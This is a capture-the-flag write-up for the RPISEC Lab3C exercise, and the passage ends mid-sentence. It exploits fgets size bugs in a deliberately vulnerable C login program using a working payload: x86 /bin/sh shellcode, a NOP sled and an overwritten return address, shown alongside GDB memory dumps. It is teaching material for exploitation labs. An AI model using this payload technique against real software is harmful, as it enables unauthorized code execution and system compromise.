Lab3C Writeup

We are given the source of some C code.

```c
char a_user_name[100];

int verify_user_name()
{
    puts("verifying username....\n");
    return strncmp(a_user_name, "rpisec", 6);
}

int verify_user_pass(char *a_user_pass)
{
    return strncmp(a_user_pass, "admin", 5);
}

int main()
{
    char a_user_pass[64] = {0};
    int x = 0;

    /* prompt for the username - read 100 byes */
    printf("********* ADMIN LOGIN PROMPT *********\n");
    printf("Enter Username: ");
    fgets(a_user_name, 0x100, stdin);

    /* verify input username */
    x = verify_user_name();
    if (x != 0){
        puts("nope, incorrect username...\n");
        return EXIT_FAILURE;
    }

    /* prompt for admin password - read 64 bytes */
    printf("Enter Password: \n");
    fgets(a_user_pass, 0x64, stdin);

    /* verify input password */
    x = verify_user_pass(a_user_pass);
    if (x == 0 || x != 0){
        puts("nope, incorrect password...\n");
        return EXIT_FAILURE;
    }

    return EXIT_SUCCESS;
}
```

As we can see, we have a 100byte buffer that is allocated on the heap.

Then we have 3 functions, the first verifies the username, the second verifies a password, and the third is the main function.

In the main function we have another buffer, it is 64 bytes in size and is allocated on the stack.

The program works by using fgets() to get the username, and then checks that username against "rpisec". One major bug here though, is that fgets(x, 0x100, stdin) does not read 100 bytes, it reads 256 (0x100 = 256). This allows for a buffer overflow of our heap buffer.

The same is true when fgets() is called and stores 100 bytes in the password variable, allowing a stack based buffer overflow.

Furthermore, the use of strncmp means that we can use "rpisecAAAA" and it will return true, as it only checks the first y chars.

The last thing to note here is that the final conditional statement will never execute, as x will always be equal to 0 or not 0.

Therefore, we can overflow the heap variable, using "rpisec" + nop sled + shellcode + nop sled (or trash bytes). We then also have to over flow the stack buffer.

This is the state of the heap variable after the first call to fgets():

```
gdb-peda$ x/100xw 0x8049c40
0x8049c40 <a_user_name>:     0x73697072  0x90906365  0x90909090  0x90909090
0x8049c50 <a_user_name+16>:  0xc0319090  0x2f2f6850  0x2f686873  0x896e6962
0x8049c60 <a_user_name+32>:  0x89c189e3  0xcd0bb0c2  0x40c03180  0x414180cd
0x8049c70 <a_user_name+48>:  0x41414141  0x41414141  0x41414141  0x41414141
0x8049c80 <a_user_name+64>:  0x41414141  0x41414141  0x41414141  0x41414141
0x8049c90 <a_user_name+80>:  0x41414141  0x41414141  0x41414141  0x41414141
0x8049ca0 <a_user_name+96>:  0x41414141  0x41414141  0x41414141  0x41414141
0x8049cb0:     0x41414141  0x41414141  0x41414141  0x41414141
0x8049cc0:     0x41414141  0x41414141  0x41414141  0x41414141
0x8049cd0:     0x41414141  0x41414141  0x41414141  0x41414141
0x8049ce0:     0x41414141  0x41414141  0x41414141  0x41414141
0x8049cf0:     0x41414141  0x41414141  0x41414141  0x41414141
0x8049d00:     0x41414141  0x41414141  0x41414141  0x41414141
0x8049d10:     0x41414141  0x41414141  0x41414141  0x41414141
0x8049d20:     0x41414141  0x41414141  0x41414141  0x41414141
0x8049d30:     0x41414141  0x41414141  0x41414141  0x00414141
0x8049d40:     0x00000000  0x00000000  0x00000000  0x00000000
0x8049d50:     0x00000000  0x00000000  0x00000000  0x00000000
0x8049d60:     0x00000000  0x00000000  0x00000000  0x00000000
0x8049d70:     0x00000000  0x00000000  0x00000000  0x00000000
0x8049d80:     0x00000000  0x00000000  0x00000000  0x00000000
0x8049d90:     0x00000000  0x00000000  0x00000000  0x00000000
0x8049da0:     0x00000000  0x00000000  0x00000000  0x00000000
0x8049db0:     0x00000000  0x00000000  0x00000000  0x00000000
0x8049dc0:     0x00000000  0x00000000  0x00000000  0x00000000
```

As we can see, we've fully overwritten the variable, the first 6 bytes are "rpisec", this allows us to move past the verify username function. We then have a small nop sled, followed by our shellcode, and then consecutive trash bytes.


Now, because fgets() is called twice, and we have passed it more than 256 bytes, the second call will continue to read bytes from where the last call stopped. So, if we pipe a payload such as

```
lab3C@warzone:/levels/lab03$ python -c 'print "rpisec" + "A"*249 + "B"*100' > /tmp/noPwn
```

Then after the second call to fgets(), we will have 100 bytes worth of "B"s, remembering that these are stored on the stack, and there should only be 64 bytes.

```
0000| 0xbffff690 --> 0xbffff6ac ("A", 'B' <repeats 98 times>)
0004| 0xbffff694 --> 0x64 ('d')
0008| 0xbffff698 --> 0xb7fcdc20 --> 0xfbad2088
0012| 0xbffff69c --> 0xb7eb8216 (<handle_intel+102>:    test   eax,eax)
0016| 0xbffff6a0 --> 0xffffffff
0020| 0xbffff6a4 --> 0xbffff6ce ('B' <repeats 65 times>)
0024| 0xbffff6a8 --> 0xb7e2fbf8 --> 0x2aa0
0028| 0xbffff6ac ("A", 'B' <repeats 98 times>)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048838 in main ()
gdb-peda$ x/64xw $esp
0xbffff690:     0xbffff6ac  0x00000064  0xb7fcdc20  0xb7eb8216
0xbffff6a0:     0xffffffff  0xbffff6ce  0xb7e2fbf8  0x42424241
0xbffff6b0:     0x42424242  0x42424242  0x42424242  0x42424242
0xbffff6c0:     0x42424242  0x42424242  0x42424242  0x42424242
0xbffff6d0:     0x42424242  0x42424242  0x42424242  0x42424242
0xbffff6e0:     0x42424242  0x42424242  0x42424242  0x42424242
0xbffff6f0:     0x42424242  0x42424242  0x42424242  0x42424242
0xbffff700:     0x42424242  0x42424242  0x42424242  0x00424242
0xbffff710:     0x00000001  0xbffff794  0xbffff734  0x08049c04
0xbffff720:     0x080483e4  0xb7fcd000  0x00000000  0x00000000
0xbffff730:     0x00000000  0xafc43562  0x97beb172  0x00000000
0xbffff740:     0x00000000  0x00000000  0x00000001  0x08048640
0xbffff750:     0x00000000  0xb7ff2500  0xb7e3c999  0xb7fff000
0xbffff760:     0x00000001  0x08048640  0x00000000  0x08048661
0xbffff770:     0x08048790  0x00000001  0xbffff794  0x08048880
0xbffff780:     0x080488f0  0xb7fed180  0xbffff78c  0x0000001c
```


As is shown here, this is exactly the case. And now if we continue execution, we should see a segfault.



So now we have segfault, all we need to do now is tailor a payload to our specific needs, finding the correct return address to overwrite, pointing that to a nopsled, and we should pop a shell.

So far we know that we need to use 256 bytes in the first half of our payload, and 100 bytes in our second.

We start by finding the correct address to overwrite, so that we can control program execution. If the password buffer takes 64bytes, and we can read in 100, its just a case of a small bit of trial and error.




A quick glance through the stack shows that the correct address to overwrite is 84bytes after the start of the password buffer.

We can see here, we have correctly found the exact address to overwrite.

Now, we just need to overwrite that to an address somewhere on our nop sled.

Our shellcode is on the heap.




As we can see here, fgets() stores the bytes it reads in at 0x8049c40. So we need to point our address near that. However, we have to remember that the first 6 bytes are our valid credentials. So we need to add 6 to our return address, otherwise it will break.

So now our payload should look like this:

python -c 'print "rpisec" + "\x90"*12 +"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80" +"A"*209 +"B"*80 + "\x46\x9c\x04\x08"'

We have 6bytes of credentials, a 12 byte nop sled, followed by our shell code, and 209 bytes of trash, that concludes the heap buffer overflow. Next we have 80 trash bytes followed by the ret address that points to our nop sled.



And here we can see what happens when we execute the program with this payload. We see our trash bytes overflowing up to 0xbffff6f8, and then the return address just after that.

Finally, we need to execute this exploit as such;